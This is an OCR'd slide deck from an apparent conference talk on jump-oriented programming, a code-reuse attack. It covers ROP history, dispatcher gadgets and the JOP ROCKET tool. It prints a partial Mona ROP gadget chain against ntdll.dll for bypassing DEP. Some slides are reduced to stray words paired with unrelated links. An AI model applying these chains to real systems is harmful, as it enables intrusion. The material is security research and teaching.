An Introduction to Jump-Oriented Programming: An Alternative Code-Reuse Attack

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NSA Tech Talk

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- Interests: software exploitation, reverse engineering, code-reuse attacks, malware analysis, and offensive security
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- Senior personnel on NSA curriculum development grants
- Presenter at DEF CON, Black Hat Asia, Hack in the Box Amsterdam, Wild West Hackin' Fest, National Cyber Summit.
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  - 2019 Ph.D in Cyber Operations
  - 2016: M.S. in Applied Computer Science
  - 2014: M.S. in Information Assurance

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Agenda

- What are code-reuse attacks?
  - Background info: What is process memory
  - Return-Oriented Programming
  - How to do ROP?
    - Tools: Mona, ROPGadget
- Introduction to Jump-Oriented Programming
  - Why JOP
  - Introducing the JOP ROCKET
- Automatic JOP chain generation
  - Novel approach to generate a complete JOP chain
  - DEP bypass using JOP chains generated by JOP ROCKET

Live Demo!


- Manually crafting a JOP exploit to bypass DEP
  - The process, tips, and techniques
- Novel Dispatcher Gadgets
  - Novel dispatcher gadget and two-gadget dispatchers – opening new possibilities for JOP
- Various Topics
  - JOP as an extension of ROP
  - Modern Microsoft Control Flow Integrity implementations.


Code-Reuse Attacks

Code Reuse Attacks

- Code-reuse attacks are attacks that utilized **borrowed chunks** of code that exist in process memory.
  - This includes both intended and unintended instructions.
- These can be used to overcome powerful mitigations, such as DEP, ASLR, etc.
- Many frequently think of **return-oriented programming** (ROP), but there are actually other varieties, such as **jump-oriented programming** (JOP).
  - While ROP is very common in low-level software exploitation, JOP was only **very rarely done**.

Starting Low Level – A Simplified View







A (Very) Brief History on ROP

- Return-to-libc / ret2libc
  - Precursor to ROP, primarily Linux – Alexander Peslyak (1997)
- Return-Oriented Programming (ROP)
  - Borrowed chunks of executable code
- ROP specifics
  - Gadgets: series of instructions ending with a RET
  - Chain: a sequence of gadgets to perform more complex actions
- ROP tools:
  - Mona - Peter Van Eeckhoutte

Simplistic View of ROP





The:

- http://dsu.edu/academics/degrees-and-programs/network-and-security-administration-bs

cat:

- http://dsu.edu/news/dsu-students-bring-ideas-to-life-at-global-game-jam

turned:

- http://dsu.edu/news/tales-from-an-ethical-hacker

off:

- http://gencyber.ialab.dsu.edu/2017/Thursday_Electives.html

security:

- http://dsu.edu/academics/degrees-and-programs/network-and-security-administration-bs

and:

- http://dsu.edu/academics/degrees-and-programs/network-and-security-administration-bs


executed:

- https://dsu.edu/assets/uploads/general/Student_Success_Plan.pdf

- We use borrowed chunks to create something new from the distinct parts.

Finding ROP Gadgets

- Automated tools can help.
  - E.g., MONA with WinDbg/Immunity
- May also have to rely on manual techniques.



Rop Chain Output from Mona

```python
def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      0x00000000,  # [-] Unable to find API pointer -> eax
      0x77740e8e,  # MOV EAX,DWORD PTR DS:[EAX] # RETN [ntdll.dll]
      0x777891e6,  # XCHG EAX,ESI # RETN [ntdll.dll]
      0x777b20a9,  # POP EBP # RETN [ntdll.dll]
      0x77715220,  # & push esp # ret  [ntdll.dll]
      0x77778ca3,  # POP EBX # RETN [ntdll.dll]
      0x00000001,  # 0x00000001-> ebx
      0x777752d8,  # POP EDX # RETN [ntdll.dll]
      0x00001000,  # 0x00001000-> edx
      0x777fdd4a,  # POP ECX # RETN [ntdll.dll]
      0x00000040,  # 0x00000040-> ecx
      0x77779202,  # POP EDI # RETN [ntdll.dll]
      0x777da68c,  # RETN (ROP NOP) [ntdll.dll]
      0x7776b932,  # POP EAX # RETN [ntdll.dll]
      0x90909090,  # nop
      0x77801308,  # PUSHAD # RETN [ntdll.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

  rop_chain = create_rop_chain()
```

- Constructing ROP without automated tools would be time consuming and tedious.
- We can rely upon tools such as Mona and ROPGadget.
- The **RET's** sort of function like **"glue"** to hold the ROP chain together.
- Collectively, we can do something more substantial with **chain** of ROP gadgets, like allocate memory that is RWX.


Jump-Oriented Programming Background

JOP: Historical Timeline

- JOP dates back in the academic literature a decade
  - Bletsch; Checkoway and Shacham; Erdodi; Chen, et al.


- JOP previously was confined largely to academic literature.
  - Theoretical .
    - Many, many questions of practical usage not addressed and unanswered
  - No working full exploits
    - Claims it had never been used in the wild.

- We introduced JOP ROCKET at DEF CON 27.
  - Bypassed DEP in a Windows exploit with complex, full JOP chain.



JOP: Historical Timeline

- JOP ROCKET enhancements for full JOP chain generation
  - Utilizes a variant approach to dispatcher gadget paradigm, relying on a series of stack pivots.
  - Greater simplicity and ease.
- JOP ROCKET expands dispatcher gadget to two-gadget dispatcher and more alternative dispatchers.
  - This creates many vastly more possibilities for JOP chains to be viable.



JOP Fundamentals


- Gadgets ending *jmp* and *call* to a register are used instead of ROP gadgets to orchestrate control flow.
  - We do not distinguish between JOP gadgets with JMP and CALL.
    - JOP gadgets with call do add address of next instruction to stack, but we can remove this with another gadget!

This opens up many possibiltiies. We can bypass DEP – or call other WinAPI functions!


- We do not use the stack or RETs at all for control flow.
  - The stack is used to prepare Windows API calls, e.g. to bypass DEP.

Different JOP Paradigms

- **Dispatcher gadget by Bletsch, et al., (2011)**
  - Features complete JOP chain with a dispatch table containing functional gadgets.
    - Each functional gadget is dispatched.
  - Functional gadgets perform the substantive operations.
  - This is the approach favored by research.




- **Bring Your Own Pop Jump (BYOPJ) by Checkoway and Shacham (2010)**
  - *Pop X / jmp X* – we can load an address into X and jump to it.
  - This can allow of a string of gadgets to be strung together.
    - This creates a chain that leads from one to the next.
  - Allows for RET to be loaded into X; JOP gadgets can be used as substitute for ROP gadgets.



Review: Key Elements of JOP

- **Dispatch table**
  - Each entry holds an address to a functional gadget
  - Can be placed on stack or heap – any memory with RW permissions.
  - Addresses for functional gadgets are separate by uniform padding.
- **Dispatcher gadget**
  - Can be creative and flexible – key requirement is it *predictably* modifies an index into the dispatch table – while at the same time dereferencing the dispatch table index.
  - Typically, one gadget to move our "program counter" to the next functional gadget.
- **Functional Gadgets**
  - Gadgets that end in *jmp* or *call* to a register containing the address of dispatcher
  - Achieves control flow by jumping back to the dispatcher gadget, which modifies the dispatch table index.
  - These are where do more substantive operations.
- **The Stack**
  - With JOP we do not use this for control flow – which is very liberating.
    - We can do whatever we want to stack without worry about disrupting control flow.
  - We use it to set up WinAPI calls, e.g. bypass DEP with VirtualProtect and VirtualAlloc.
- **Windows API's**
  - We use Windows APIs to accomplish significant tasks, e.g. bypass DEP (W⊕X) .
  - We use JOP to set up calls to Windows API by placing parameters and return values on the stack prior to making the call.

Dispatch Table and Dispatcher Gadget



What JOP Is and What JOP Is Not

- Jump-oriented Programming is an advanced, **state-of-the-art** code-reuse attack with multiple variants.
  - We focus on the dispatcher gadget paradigm, allowing for full JOP chains.
- JOP is **not** a replacement for ROP.
  - There are less gadgets than ROP, and a full JOP chain is not always possible.
  - We do need a viable dispatcher gadget for it to work.
    - Our research has expanded and provided **novel dispatcher gadgets** and the **two-gadget dispatcher**.

JOP can be incredibly **empowering** and liberating: more inherent flexibility than with ROP.
You make the rules!

Introducing the JOP ROCKET

- **Jump-Oriented Programming Reversing Open Cyber Knowledge Expert Tool**
  - Dedicated to the memory of rocket cats who made the <u>ultimate</u> sacrifice.

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Our Research Contributions

- We created a tool, JOP ROCKET, to make JOP feasible.
  - This does everything from JOP gadget discovery and classification, to JOP chain generation.

